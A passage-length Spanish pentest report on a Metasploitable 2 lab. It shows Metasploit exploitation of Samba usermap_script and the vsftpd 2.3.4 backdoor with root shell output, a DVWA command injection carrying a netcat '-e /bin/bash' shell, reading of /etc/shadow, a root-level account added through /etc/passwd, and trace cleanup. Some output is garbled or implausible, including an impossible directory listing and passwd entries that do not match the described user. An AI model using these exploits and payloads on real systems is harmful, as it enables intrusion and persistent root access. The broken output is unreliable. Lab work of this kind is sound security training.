

Informe de Pentesting

Introducción

Resumen del objetivo y alcance del ejercicio:

El objetivo de este ejercicio fue explotar vulnerabilidades encontradas en Metasploitable 2 utilizando técnicas y herramientas de pentesting. Se utilizaron exploits específicos para Samba y FTP, logrando obtener shells interactivas y escalar privilegios.

Metodología


Herramientas y técnicas utilizadas:

- Nmap
- Metasploit Framework
- Netcat
- Vulnerable Web Application (DVWA)
- Explotación de Samba (CVE-2007-2447)
- Explotación de vsftpd 2.3.4 (CVE-2011-2523)

Resultados

Durante el ejercicio, se lograron explotar vulnerabilidades en los servicios FTP y Samba, obteniendo shells interactivas en ambos casos. Además, se accedió a la aplicación vulnerable DVWA y se ejecutaron comandos remotos a través de la funcionalidad Command Execution. También se creó un usuario con privilegios de root ('hacker') y se limpiaron los rastros del ataque.

- Se logró ejecutar un comando de ping en la aplicación DVWA a través de la vulnerabilidad de ejecución de comandos.




- Se accedió a múltiples directorios dentro de la aplicación web DVWA, lo que expuso archivos sensibles.

```

fi
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
xss_r
xss_s
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
www-data
pwd
/var/www/dvwa/vulnerabilities
ls -la
total 56
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 .
drwxr-xr-x 8 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 brute
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 csrf
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 exec
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 fi
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 sqli
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 sqli_blind
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 upload
-rw-r--r-- 1 www-data www-data 526 Mar 16 2010 view_help.php
-rw-r--r-- 1 www-data www-data 1472 Mar 16 2010 view_source.php
-rw-r--r-- 1 www-data www-data 2175 Mar 16 2010 view_source_all.php
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 xss_r
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 xss_s

```



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```

PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp seq=1 ttl=64 time=1.40 ms
64 bytes from 192.168.56.102: icmp seq=2 ttl=64 time=1.20 ms
64 bytes from 192.168.56.102: icmp seq=3 ttl=64 time=1.34 ms

--- 192.168.56.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 1.201/1.315/1.491/0.099 ms

```

- La vulnerabilidad en vsftpd 2.3.4 fue explotada con éxito, obteniendo una shell interactiva como usuario root.

```
[*] 192.168.56.104:21 - USER: 331 Please specify the password.  
[*] Exploit completed, but no session was created.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.56.104:21 - The port used by the backdoor bind listener is already open  
[*] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.102:34331 → 192.168.56.104:6200) at 2024-10-23 20:27:34 -0400  
  
ls  
bin      /usr/bin/awk             /usr/sbin/crontd         bin/false  
boot     /boot/grub                /lib/firmware/bcm43xx    boot/grub  
cdrom    /usr/share/doc/glibc-2.37 cdrom/                   dev/false  
dev       /dev                     etc                       home  
etc       /etc                      home/.ssh                 initrd  
home      /home                    initrd.img               lib  
initrd    /boot/initramfs-linux-00 /lib/modules              lost+found  
media     /media                    media                     mnt  
mnt       /mnt                      mnt                       nohup.out  
nohup.out /var/log/nohup.out       opt                       proc  
opt       /opt                      root                      sbin  
proc      /proc                     root/.ssh                 srv  
root      /                        sbin                     sys  
sbin      /sbin                     srv                       tmp  
srv       /usr/sbin                 sys                       usr  
sys       /sys                      tmp                       var  
tmp       /tmp                      usr                       vmlinuz  
usr       /usr                     var  
var       /var                      vmlinuz
```

Comandos y herramientas utilizadas para la explotación

- Exploit Samba:
`use exploit/multi/samba/usermap_script`
`set RHOST <IP-Target>`
`run`

- El servicio Samba fue explotado utilizando el módulo `usermap_script` de Metasploit, logrando acceso como usuario `root`.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.104:33485) at 2024-10-23 23:07:41 -0400

whoami
root
ls -la /etc
total 1124
drwxr-xr-x 94 root    root      4096 Oct 22 15:15 .
drwxr-xr-x 21 root    root      4096 May 20 2012 ..
-rw-r--r-- 1 root    www-data 12288 Oct 22 15:15 .passwd.swp
-rw-r--r-- 1 root    root       0 Mar 16 2010 .pwd.lock
drwxr-xr-x 10 root    root      4096 May 20 2012 X11
-rw-r--r-- 1 root    root     2975 Mar 16 2010 adduser.conf
-rw-r--r-- 1 root    root       44 Oct 22 11:10 adjtime
-rw-r--r-- 1 root    root      53 Mar 16 2010 aliases
-rw-r--r-- 1 root    root    12288 Apr 28 2010 aliases.db
drwxr-xr-x 2 root    root     12288 May 20 2012 alternatives
drwxr-xr-x 7 root    root      4096 May 20 2012 apache2
drwxr-xr-x 3 root    root      4096 Mar 16 2010 apm
drwxr-xr-x 2 root    root      4096 Mar 16 2010 apparmor
drwxr-xr-x 6 root    root      4096 Mar 17 2010 apparmor.d
drwxr-xr-x 4 root    root      4096 Apr 16 2010 apt
```

- Exploit FTP:
`use exploit/unix/ftp/vsftpd_234_backdoor`
`set RHOST <IP-Target>`
`run`
- Command execution en DVWA:
`192.168.56.104; nc 192.168.56.104 4444 -e /bin/bash`

Escalación de Privilegios

Técnicas utilizadas y resultados obtenidos:

Se utilizó la escalación de privilegios mediante el exploit FTP, logrando acceder como `root` en la máquina objetivo. También se creó un usuario con privilegios de `root` llamado 'hacker'.

- Se logró acceder al archivo `/etc/passwd`, que contiene información importante sobre los usuarios del sistema.

```
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/shadow
ls -ls /etc/passwd
4 -rw-r--r-- 1 root root 1581 May 13 2012 /etc/passwd
```

More info

[How to exploit vsftpd 2.3.4 with a reverse shell](#)

- Se monitorean las conexiones activas en el sistema utilizando el comando `netstat`, verificando los puertos abiertos después de la explotación.

```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35499           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:50000           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.104:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:54040           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:33404           0.0.0.0:*               LISTEN
```

- Después de la explotación, se observaron los usuarios del sistema y los directorios creados, confirmando el acceso con privilegios elevados.

```
drwxr-xr-x  2 root    root      4096 May 20  2012 xinetd.d
-rw-r--r--  1 root    root      461 Apr  3  2008 zsh_command_not_found
ls -la /home
total 32
drwxr-xr-x  8 root    root      4096 Oct 22 12:08 .
drwxr-xr-x 21 root    root      4096 May 20  2012 ..
drwx----- 2 root    root      4096 Oct 22 12:08 acceso_roto
drwxr-xr-x  2 root    nogroup   4096 Mar 17  2010 ftp
drwx----- 2 root    root      4096 Oct 22 12:08 logramos_entrar
drwxr-xr-x  5 msfadmin msfadmin 4096 Oct 16 19:53 msfadmin
drwxr-xr-x  2 service service  4096 Apr 16  2010 service
drwxr-xr-x  3 user     user      4096 May  7  2010 user
```

- Se editó el archivo `/etc/passwd` para agregar un usuario con UID 0, otorgándole privilegios de root.

```
cat /var/www/html/config.php
vi /etc/passwd
ooot:$1$root$eUQosKL7nAIZ5FyG3P9170:0:0:root:/root:/bin/bash
t:$1$root$eUQosKL7nAIZ5FyG3P9170:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
W10: Warning: Changing a readonly file
```

Mitigación

Propuestas para remediar las vulnerabilidades explotadas:

Actualizar los servicios FTP y Samba a versiones más recientes y seguras. Configurar reglas de firewall para limitar el acceso remoto y revisar configuraciones de seguridad en aplicaciones web.

Conclusión

Impacto de las vulnerabilidades y reflexión sobre el proceso:

Las vulnerabilidades explotadas permitieron el acceso completo al sistema, destacando la importancia de aplicar parches y realizar revisiones de seguridad periódicas.